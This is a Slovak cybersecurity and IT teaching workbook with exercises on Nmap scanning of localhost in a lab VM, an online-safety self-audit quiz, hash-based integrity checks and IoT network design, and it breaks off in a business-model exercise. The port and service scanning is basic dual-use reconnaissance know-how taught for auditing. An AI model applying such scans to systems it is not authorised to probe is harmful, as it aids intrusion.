- 4) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenie.

Teoretický úvod

Nmap je open source nástroj používaný na prehľadávanie siete a audit bezpečnosti koncových zariadení. Administrátori využívajú službu Nmap na monitorovanie koncových staníc alebo správu plánov aktualizácií. Nmap dokáže identifikovať, ktoré hostiteľské počítače sú aktuálne pripojené v sieti, aké služby majú spustené, aké operačné systémy na nich bežia a aké paketové filtre alebo brány firewall sú spustené.



POZNÁMKA!

Podrobnosti o skenovaní siete nájdete v kapitole 6.3 – 6.5, alternatívne v zdrojoch uvedených na konci tohto dokumentu.


Realizácia cvičenia

Úloha 1

Načítajte stiahnutý obraz operačného systému do VirtualBoxu. Prihláste sa do systému a spustíte aplikáciu NMap pre skenovanie koncových zariadení v sieti. Oskenujte vlastný systém cez localhost (127.0.0.1)

Riešenie

Vo Virtualboxe prejdite do nastavení pre Úložisko, načítajte do prázdneho IDE kontroléru ISO obraz operačného systému.




Do systému sa prihláste cez prihlasovacie údaje

Login>cisco

Heslo>password.

Po prihlásení do operačného systému spustíte terminálové okno kde zadáte príkaz:

```
nmap localhost
```

A terminal window with a dark purple background. The prompt is 'cisco@ubuntu:~\$'. The command 'nmap localhost' has been entered. The output shows 'Starting Nmap 7.01 (https://nmap.org) at 2016-06-03 22:43 PDT', 'Nmap scan report for localhost (127.0.0.1)', 'Host is up (0.000044s latency).', 'Not shown: 998 closed ports', and a table with columns 'PORT', 'STATE', and 'SERVICE'. The table lists '22/tcp open ssh' and '23/tcp open telnet'. At the bottom, it says 'Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds' and the prompt 'cisco@ubuntu:~\$' is shown again.

```
cisco@ubuntu:~$ nmap localhost


Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-03 22:43 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000044s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
23/tcp    open  telnet

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
cisco@ubuntu:~$
```

Z výstupu analyzujte, aké porty sú na systéme otvorené?

Zadajte rovnaký príkaz v rozšírenom formáte ako administrator systému:

```
sudo nmap -sU localhost
```

A terminal window with a dark purple background. The prompt is 'cisco@ubuntu:~\$'. The command 'sudo nmap -sU localhost' has been entered. The prompt changes to '[sudo] password for cisco:'. After the password is entered, the output shows 'Starting Nmap 7.01 (https://nmap.org) at 2016-06-03 22:47 PDT', 'Nmap scan report for localhost (127.0.0.1)', 'Host is up (0.0000030s latency).', 'Not shown: 997 closed ports', and a table with columns 'PORT', 'STATE', and 'SERVICE'. The table lists '68/udp open|filtered dhcpc', '631/udp open|filtered ipp', and '5353/udp open|filtered zeroconf'. At the bottom, it says 'Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds' and the prompt 'cisco@ubuntu:~\$' is shown again.

```
cisco@ubuntu:~$ sudo nmap -sU localhost
[sudo] password for cisco:

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-03 22:47 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.0000030s latency).
Not shown: 997 closed ports
PORT      STATE      SERVICE
68/udp    open|filtered dhcpc
631/udp    open|filtered ipp
5353/udp   open|filtered zeroconf

Nmap done: 1 IP address (1 host up) scanned in 2.72 seconds
cisco@ubuntu:~$
```

Z výstupu analyzujte, aké porty sú na systéme otvorené?

Ako sa zmenil výstup v porovnaní s obyčajným spustením (nie ako administrator systému)?

Pre získanie detailného výstupu o verziách bežiacich služieb sa používa príkaz:

```
nmap -sV localhost
```

```
cisco@ubuntu:~$ nmap -sV localhost

Starting Nmap 7.01 ( https://nmap.org ) at 2016-06-03 22:53 PDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000045s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu1 (Ubuntu Linux; protocol 2.0)
23/tcp    open  telnet   Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap
.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.97 seconds
```

Otázky a úlohy na zamyslenie

- 1) Ako by sa dali jednotlivé informácie bežiacich službách a otvorených portoch zneužiť pre napadnutie systému?
- 2) Aké výsledky by získal Nmap, ak by skenoval stanicu, na ktorej beží softvérový firewall?

Odporúčané zdroje

[1] NMap - <https://nmap.org/>

[2] Port scanner - https://en.wikipedia.org/wiki/Port_scanner

[3] Skenovanie portov - <https://nmap.org/man/sk/man-port-scanning-basics.html>

CVIČENIE S23-CV2: Audit správania sa v online svete

Kľúčové slová

sociálne siete, heslá, online účty, audit, bezpečnosť

Výstup cvičenia

Preskúmaná vlastnáčinnosti online, ktorá môže ohroziť Vašu bezpečnosť alebo súkromie. Spoznáte chyby a nedostatky, ktoré ohrozujú Vašu bezpečnosť v online svete.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Získate obraz o úrovni svojho online správania.
- Spoznáte možnosti zvýšenia bezpečnosti v online svete.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia nie sú potrebné žiadne pomôcky.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia nie sú potrebné žiadne špeciálne znalosti.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Popíšte základné typy útokov a ochrany voči týmto útokom.
- 3) V spolupráci so študentmi vypracujte priložené testové otázky. Bodové hodnotenie odpovedí im neposkytujte, aby nedošlo k skresleniu výsledkov.
- 4) Po vyplnení testov je vhodná skupinová diskusia a reflexia študentov na ich výsledky testu.
- 5) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenie.

Teoretický úvod

Internet je nebezpečné prostredie a musíte byť ostražití, aby ste zabezpečili, že Vaše dáta nebudú ohrozené. Útočníci sú kreatívni a budú sa pokúšať rôznymi technikami získať prístup k Vaším systémom, heslám či identite.



POZNÁMKA!

Podrobnosti o vstupoch a výstupoch nájdete v kapitole 6.4., prípadne v odporúčaných zdrojoch uvedených na konci tohto cvičenia.

Realizácia cvičenia

Úloha 1:

Odpovedzte na nižšie uvedené otázky. Každá otázka je bodovaná. Na konci je potrebné získané body spočítať a získate tak prehľad o Vašej ostražitosti v online svete.

1. Aké informácie zdieľate na sociálnych médiach?

- a) Všetko, spolieham sa na sociálne média, aby som udržiaval kontakt s priateľmi a rodinou. Dôverujem v bezpečnosť sociálnych médií. (3 body)
- b) Články a správy, ktoré nájdem alebo čítam. (2 body)
- c) Záleží; Vyfiltroval som, čo zdieľam a s kým som sa s nimi podelil. (1 bod)
- d) Nič; Nepoužívam sociálne médiá. (0 bodov)

2. Keď vytvoríte nový účet v službe online:

- a) Znova použijete rovnaké heslo, ktoré používate v iných službách, aby ste si to mohli ľahšie zapamätať. (3 body)
- b) Vytvoríte čo najjednoduchšie heslo, aby ste si ho mohli zapamätať. (3 body)
- c) Vytvoríte veľmi zložité heslo a uložíte ho do služby správcu hesiel. (1 bod)
- d) Vytvoríte nové heslo, ktoré je podobné, ale odlišné od hesla používaného v inej službe. (1 bod)
- e) Vytvoríte úplne nové silné heslo. (0 bodov)

3. Keď dostanete e-mail s odkazmi na iné stránky:

- a) Nekliknete na odkaz, pretože nikdy nesledujete odkazy odoslané prostredníctvom e-mailu. (0 bodov)
- b) Kliknete na odkazy, pretože e-mailový server už skenoval e-mail. (3 body)
- c) Kliknete na všetky odkazy, ak e-mail pochádza od osoby, ktorú poznáte. (2 body)
- d) Pred kliknutím umiestnite kurzor myši na odkazy a overte si cieľovú adresu URL. (1 bod)

4. Počas návštevy webovej lokality sa zobrazí vyskakovacie okno. Uvádza, že váš počítač je ohrozený a mali by ste stiahnuť a nainštalovať diagnostický program, aby bol Váš počítač bezpečný:

- a) Kliknete, stiahnete a nainštalujete program, aby bol váš počítač v bezpečí. (3 body)
- b) Skontrolujete vyskakovacie okná a umiestnite kurzor myši nad odkaz, aby ste overili jeho platnosť. (3 body)
- c) Ignorujete správu, uistíte sa, že na ňu nekliknete, ani na stiahnutie programu a zatvoríte webové stránky. (0 bodov)

- 5. Ak potrebujete sa prihlásiť na webovú stránku finančnej inštitúcie na vykonanie úlohy:**
- Okamžite zadáte svoje prihlasovacie informácie do načítanej stránky. (3 body)
 - Overíte adresu URL a uistíte sa, že ide o inštitúciu, ktorú ste hľadali predtým, než zadáte akékoľvek informácie. (0 bodov)
 - Nepoužívate on-line bankovníctvo ani on-line finančné služby. (0 bodov)
- 6. Čítali ste o programe a rozhodli ste sa ho vyskúšať. Pozeráte sa okolo internetu a nájdete skúšobnú verziu na neznámom mieste:**
- Okamžite si stiahnete a nainštalujete program. (3 body)
 - Predtým, než ho stiahnete, vyhľadáte ďalšie informácie o tvorcovi programu. (1 bodov)
 - Nestahujete ani neinštalujete program. (0 bodov)
- 7. Nájdete USB disk pri chôdzi do práce:**
- Zdvihnete ho a pripojíte ho do počítača a pozriete sa na jeho obsah. (3 body)
 - Zdvihnete ho a pripojíte ho do počítača, aby ste jeho obsah úplne vymazali pred jeho opätovným použitím. (3 body)
 - Zdvihnete ho a pripojíte ho do počítača, aby ste spustili antivírusovú kontrolu, skôr ako ju znova použijete pre svoje vlastné súbory (3 body)
 - Nevezmete ho. (0 bodov)
- 8. Musíte sa pripojiť k internetu a nájdete otvorený hotspot Wi-Fi.:**
- Pripojte sa k nemu a používate internet. (3 body)
 - Nepripájate sa k nemu a budete hľadať iný hotspot so šifrovaným spojením. (0 bodov)
 - Pripojíte sa k nemu a zapnete si VPN na dôveryhodný server pred odoslaním akýchkoľvek informácií. (0 bodov)

Vyhodnotenie úlohy 1:

Čím je Vaše skóre vyššie, tým je menej bezpečné Vaše online správanie. Cieľom je byť 100% bezpečný a venovať maximálnu pozornosť na všetky interakcie v online svete. Toto je veľmi dôležité, pretože stačí iba jeden omyl, aby ste sa ohrozili počítač a dáta v ňom uložené.

Sčítajte a skontrolujte svoje skóre z testu.

- 0:** Vaše správanie online je veľmi bezpečné.
- 1 - 3:** Vaše správanie online je celkom bezpečné, ale stále by ste mohli zmeniť svoje správanie, aby ste boli úplne v bezpečí.
- 4 - 17:** Máte nebezpečné správanie online a máte vysoké riziko ohrozenia.
- 18** Vaše správanie online Vás ohrozuje.

Nižšie je niekoľko dôležitých tipov na bezpečnosť online.

- Čím viac informácií zdieľate na sociálnych médiách, tým viac povolíte útočníkovi, aby o Vás vedel. Útočník môže na základe týchto znalostí oveľa cielenejšie a sofistikovanejšie útočiť. Napríklad zdieľaním informácií na sociálnej sieti o účasti na automobilových pretekoch, útočník môže

vyhotoviť škodlivý e-mail prichádzajúci od spoločnosti pre predaj vstupeniek, na Vami vybranú udalosť. Pretože ste práve navštívili túto udalosť, e-mail sa zdá byť dôveryhodnejší.

2. Opakované používanie hesiel je zlý postup. Ak rovnaké heslo používate aj v inej online službe, útočník, ktorý Vám toto heslo ukradol, môže úspešne získať prístup aj do iných služieb.
3. E-maily môžu byť ľahko falšované, aby vyzerali ako legitímne. Prispôsobené e-maily často obsahujú odkazy na škodlivé stránky alebo malware. Vo všeobecnosti sa neodporúča kliknúť na vložené odkazy prijaté prostredníctvom e-mailu. Odporúča sa manuálne prepísanie odkazu alebo jeho opätovné vyhľadanie cez vyhľadávač Google.
4. Neinštalujte žiaden nevyžiadaný softvér, najmä ak pochádza z webovej stránky. Je to veľmi nepravdepodobné, že webová stránka bude mať pre vás legitímnu aktualizáciu softvéru. Dôrazne sa odporúča zatvoriť prehliadač a používať nástroje operačného systému na kontrolu aktualizácií.
5. Škodlivé webové stránky sa dajú ľahko vytvoriť tak, aby vyzerali ako stránka banky alebo finančnej inštitúcie. Pred kliknutím na odkazy alebo poskytnutím akýchkoľvek informácií dvakrát skontrolujte adresu URL, Certifikáty a ich podpisy, aby ste sa uistili, že ide o správnu webovú stránku.
6. Keď povolíte spustenie programu vo Vašom počítači, súčasne mu pridelite oprávnenia na prístup k údajom. Pred samotnou inštaláciou aplikácie si overte zdroj odkiaľ máte inštalátor, autora aplikácie a aktuálnosť verzie. Vo všeobecnosti platí, že čím novšia aplikácia, tým menej chýb by mala obsahovať.
7. USB disky a externé dátové úložiská je možné infikovať škodlivým softvérom. Preto sa neodporúča do počítača pripájať neznáme USB zariadenia.
8. Útočníci často vytvárajú falošné hotspoty Wi-Fi, aby nalákali užívateľov. Pretože útočník má prístup ku všetkým informáciám, ktoré boli vymenené prostredníctvom kompromitovaného hotspotu, sú ohrození všetci používatelia pripojení k tomuto hotspotu. Nikdy používajte neznáme hotspoty Wi-Fi bez šifrovania. Pre bezpečnú komunikáciu sa odporúča pripojenie prostredníctvom siete VPN. Nikdy neposkytujte citlivé údaje, napríklad čísla kreditných kariet pri používaní neznámej siete (drôtovej alebo bezdrôtovej).

Otázky a úlohy na zamyslenie

- 1) Ako môžete zvýšiť svoju bezpečnosť v online svete?
- 2) Kde môžete získať informácie o bezpečnom správaní sa v online svete?

Odporúčané zdroje

[1] Online bezpečnosť –

https://assets.publishing.service.gov.uk/government/uploads/system/uploads/attachment_data/file/309652/14-835-cyber-security-behavioural-insights.pdf

[2] 10 pravidiel bezpečnosti v online svete –

<https://sunbytes.io/10-basic-cyber-security-rules-for-online-and-offline-behavior-of-staff/>

CVIČENIE S24-CV1: Overenie Integrity dát

Kľúčové slová

integrita dát, Hash,

Výstup cvičenia

Overiť integritu dát prostredníctvom hash funkcie.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Overiť, že údaje neboli pozmenené.
- Spoznáte rozdielnosť hash funkcií.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- OS Windows,
- pripojenie k internetu.
- textový editor.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia nie sú potrebné žiadne špeciálne znalosti.

Odporúčany priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Zadať študentom pokyny pre vypracovanie úlohy. Úlohu budú vypracovávať samostatne metódou objavovania.

Teoretický úvod

Je dôležité byť schopný identifikovať, kedy boli údaje poškodené alebo zámerne upravené. Pre overenie integrity dát možno použiť aplikácie na výpočet hashov. Týmto dokážeme overiť, či sa údaje zmenili alebo zostali rovnaké. Program dokáže vypočítať hash funkciu pre vstupné dáta alebo súbor. Existuje mnoho rôznych hash funkcií. Niektoré sú veľmi jednoduché a niektoré veľmi zložité. Keď sa vypočítava rovnaký hash na rovnakých dátach, výstup je vždy rovnaký. Ak dôjde k akejkoľvek zmene údajov, vrátená hodnota hash bude odlišná.




POZNÁMKA!

Podrobnosti o vstupoch a výstupoch nájdete v kapitole 6.6, prípadne v odporúčanej literatúre, ktorá je uvedená na konci tohto dokumentu.

Zadanie cvičenia

Úloha 1:


Použite aplikáciu pre výpočet hash funkcie a overte integritu dát. Otvorte poznámkový blok a napíšte do neho ľubovoľný text a následne súbor uložte.



Z internetu si stiahnite aplikáciu HashCLC, ktorá je k dispozícii na stiahnutie na odkaze:

<http://www.slavasoft.com/zip/hashcalc.zip>

Po stiahnutí si aplikáciu nainštalujte. Načítajte do aplikácie uložený súbor a spustite funkciu výpočtu hashu cez tlačidlo "calculate".



Následne pozmeníte obsah súboru o 1 ľubovoľný znak a znova vypočítajte výsledok hash funkcie, porovnajete ho s pôvodným výpočtom.

Otázky a úlohy na zamyslenie

- 1) Prečo majú jednotlivé hash funkcie rôznu dĺžku?
- 2) Ako je možné získať znenie pôvodného textu, ak poznáme výstupnú hash hodnotu?

Odporúčané zdroje

- [1] Hash - https://en.wikipedia.org/wiki/Hash_function
- [2] Hash funkcie - https://en.wikipedia.org/wiki/List_of_hash_functions
- [3] Online hash calculator - <https://www.pelock.com/products/hash-calculator>

CVIČENIE S24-CV1: Vlastný IoT koncept

Kľúčové slová

Internet vecí, architektúra siete, koncept, diagram

Výstup cvičenia

Navrhnuť vlastnú jednoduchú IoT sieť. Vytvoriť zodpovedajúci diagram. Pripraviť si argumenty pre konkrétne technické riešenie z rôznych pohľadov (rýchlosť, stabilita, bezpečnosť, ekonomická a technická nákladnosť).

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- navrhnuť vlastnú jednoduchú IoT sieť,
- obhájiť navrhnuté technické riešenie adekvátne doposiaľ nadobudnutým znalostiam a skúsenostiam.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- internetové pripojenie,
- softvér pre kreslenie diagramov,
- aplikáciu Packet Tracer,
- softvér pre tvorbu prezentácií.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základné znalosti architektúry sietí,
- znalosti prvkov a zariadení pripájaných do IoT sietí.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept návrhu architektúry sietí.
- 3) Študenti budú rozdelení do skupín, kde spoločnými silami vytvoria návrh vlastnej IoT siete.

Teoretický úvod

IoT Siete sú zložené z mnohých rôznych komponentov. V tejto aktivite si predstavíme, ako by ste sa pripojili cez internet k miestam, ľuďom alebo zariadeniam, s ktorými komunikujete denne. V návrhu budete pracovať na domácej alebo školskej topológii, môžete vyvodiť závery o internete vecí.



POZNÁMKA!

Podrobnosti o sieťach Internetu vecí nájdete v kapitole 1.3 a kapitole 5, prípadne pod odkazmi, ktoré sú uvedené na konci tohto dokumentu.


Zadanie cvičenia



Nakreslite a označte prvky v mape internetu vecí. Následne túto mapu interpretujte. Vychádzajte z dobre známeho prostredia - domova alebo školy/univerzity.

Navrhnite príslušné komunikačné médium (kabeláž, WiFi), hardvérové vybavenie, zariadenia atď. Pre inšpiráciu uvádzame niektoré položky, ktoré možno budete chcieť zahrnúť do Vášho návrhu:

- zariadenia alebo snímače,
- médiá (napr. kabeláž),
- spojte adresy alebo názvy,
- zdroje a ciele,
- poskytovatelia internetových služieb.

Možné riešenia





Prezentácia

Po dokončení návrhu uložte svoju prácu vo formáte pdf a vytvorte sprievodnú dokumentáciu vo forme prezentácie. Použite ju na verejnú prezentáciu Vašej práce pred triedou.

Otázky a úlohy na zamyslenie

- 1) Ktorý návrh, prezentovaný v triede obsahoval unikátne zariadenia alebo snímače pripojené do siete? Ktoré prvky a zariadenia sa opakovali najčastejšie?
- 2) Aká je konkurenčná, technická alebo ekonomická výhoda Vášho návrhu v porovnaní s ostatnými, ktoré boli prezentované v triede?

Odporúčané zdroje

[1] Internet of Things - Architecture - https://en.wikipedia.org/wiki/Internet_of_things

[2] Introduction to Packet Tracer –

<https://www.netacad.com/courses/packet-tracer/introduction-packet-tracer>

CVIČENIE S26-CV1: Canvas model – existujúci produkt

Kľúčové slová

model Canvas, trh, existujúci produkt, analýza konkurencie

Výstup cvičenia

Analýza existujúceho produktu alebo služby, poskytovanej konkurenčnou firmou, ktorá už pôsobí na trhu.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- vytvoriť zjednodušený podnikateľský plán vizuálnou metódou,
- pripraviť sa na ďalšie iterácie podnikateľského plánu,
- kriticky zhodnotiť konkurenciu a existujúce produkty či služby.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia nie sú potrebné žiadne technické pomôcky.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy kritického myslenia.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný koncept modelu Canvas.
- 3) Študentom vysvetlite základný koncept kritického myslenia.
- 4) Študenti budú pracovať samostatne a vytvárať model Canvas. Po jeho vytvorení bude výsledok kriticky zhodnotený zvyškom triedy.
- 5) Študenti vytvoria malé skupiny o počte 2-4 členov.
- 6) Zvolia si ľubovoľný trhový segment.
- 7) Zvolia si požadovaný produkt alebo službu.
